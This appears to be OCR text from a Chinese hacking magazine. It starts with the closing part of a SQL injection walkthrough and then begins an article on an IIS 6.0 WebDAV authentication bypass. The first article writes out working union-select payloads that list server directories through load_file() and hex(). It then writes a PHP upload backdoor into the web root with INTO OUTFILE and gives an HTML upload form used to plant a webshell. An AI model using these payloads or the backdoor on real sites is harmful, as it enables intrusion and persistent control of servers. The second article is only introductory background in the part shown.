


图3

之后我尝试构造各种错误来爆出网站路径。众所周知，很多PHP网站都是很容易爆出路径的，但对这个网站却不是那么有效，忙活了半天，还是不行。此时我想起以前偶然发现的可以用load_file()列目录的方法，虽然在服务器的庞大目录里漫无目的地找网站目录很费时间，但毕竟是一个可以成功的方法。如果你问为什么我敢肯定网站和数据库在同一服务器上，我只能告诉你是凭经验，多数情况下PHP+Mysql的网站都这样。

首先说明一下，仅仅在联合查询中使用"load_file('/')"是不能在网页上完全列出根目录的，因为"load_file('/')"的返回值中会包含很多特殊的ASCII字符，会截断字符串，所以要用hex()函数将函数返回值转换为十六进制，再自行将其转换为ASCII字符。

通过观察，第32个字段的位置不错，提交"http://www.xxx.com/app/news.php?Sn=' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,hex(load_file('/')),33/*"，结果如图4所示。




图4

将网页上的数字复制下来，下一步就是将它们转为ASCII字符了，可以用在线工具http://www.cha88.cn/safe/Zizzy.php转换，粘贴上十六进制字符串，选择"十六进制转ASCII码"，再点"提交"即可，结果如图5所示。特殊的ASCII乱码并不影响我们识别出目录名和文件名，比如bin、boot、lib、home……这都是*nix根目录下默认的文件夹。




图5

接下来看看home文件夹里有什么，提交"http://www.xxx.com/app/news.php?Sn=' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,hex(load_file('/home/')),33/*"，再将结果转换为ASCII码，过程一样，不再赘述。

值得一提的是，load_file('/home/')中的"'/home/'"也可以用char函数表示，即load_file(char(47,104,111,109,101,47))，或是

十六进制的形式load_file(0x2F686F6D652F),这两种形式都能避免"'"的出现。

最后我终于在/home/webadm/public_html/找到了网站的那些文件,接下来导出PHP的一句话木马,提交"http://www.xxx.com/app/news.php?Sn=' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,'<?copy($_FILES[MyFile][tmp_name],$_FILES[MyFile][name]);?>',33 into%20outfile '/home/webadm/public_html/files/public.php' /*",这样"<?copy($_FILES[MyFile][tmp_name],$_FILES[MyFile][name]);?>"就被导出到了网站目录的/files/public.php文件里,虽然该文件也包含其他的那些数字,但并无大碍。

之后在本地创建一个htm文件,内容如下:

```
<form ENCTYPE="multipart/form-data" ACTION="http://www.xxx.com/files/public.php" METHOD="POST">
<input NAME="MyFile" TYPE="file">
<input VALUE="提交" TYPE="submit">
</form>
```

打开它之后选择一个WebShell再提交,就在网站的/files/目录下得到了WebShell,如图6所示。





图6

最后强调一下,利用load_file()列目录的方法,我只在*nix的服务器上成功过。

前置知识: 无

关键词: 漏洞、WebDAV、远程验证



Microsoft IIS 6.0 WebDAV 远程验证绕过漏洞利用

文/图 人鱼姬

近日惊闻Microsoft IIS 6.0上的WebDAV出了漏洞,于是赶紧研究一下,发现还有点意思。老手们肯定对很多年以前的WebDAV远程溢出记忆犹新吧,这次出的漏洞虽不至于像远程溢出一样能掀起血雨腥风,却也让人黯然销魂。

既然是Microsoft IIS 6.0上的WebDAV,那么操作系统肯定就是Windows Server 2003了。先来简介一下什么是WebDAV。

WebDAV(Web-based Distributed Authoring and Versioning)是一种基于 HTTP 1.1协议的通信协议,它扩展了HTTP1.1,在GET、POST、HEAD等几个HTTP标准方法以外添加了一些新的方法,使应用程序可直接对Web Server读写,并支持写文件锁定(Locking)及解锁(Unlock),还可以支持文件的版本控制。Windows、Office还有Adobe/MacroMedia的DW等都支持Webdav,大大增强了Web应用的价值以及效能。对于需要大量发布内容的用户而言,应用WebDav可以降低对CMS系统的依赖,而且能够更自由地进行创作,上传、下载变得轻松自如。

打开IIS管理，在网站的某个文件夹上点击右键选择"属性"，来到"目录安全性"选项卡，编辑"身份验证和访问控制"，如图1 所示。




图1

众所周知，Windows的用户权限分级是很严格的，我们平时访问IIS的Web服务器之所以不用输入口令，是因为我们默认是以Internet来宾账户登录的，如果去掉"启用匿名访问"，并在下面选择"用户访问需经过身份验证"的方式，就会在用户访问Web服务器时询问口令。

这个最新的漏洞允许远程攻击者绕过对Web服务器的访问口令验证，并获得相应的权限。问题存在于Microsoft IIS 6.0上的WebDAV。Web服务器在解析URI（通用资源标志符Universal Resource Identifier）并返回数据的时候，不恰当地处理了其中的unicode字符，导致可以使远程攻击者绕过文件夹的口令保护进行列目录、下载、上传等操作。

首先说明一下，这个漏洞是个验证绕过漏洞，即不需要输入口令就可以使用用户应有的权限，当然，前提是用户要首先拥有这些读取、写入、目录浏览等权限。

我在172.27.32.66这台服务器上测试，在网站根目录下新建一个renyuji文件夹，并关闭匿名访问，使用身份验证。此时如果用IE来访问renyuji这个文件夹里的文件是需要口令的，如图2 所示。

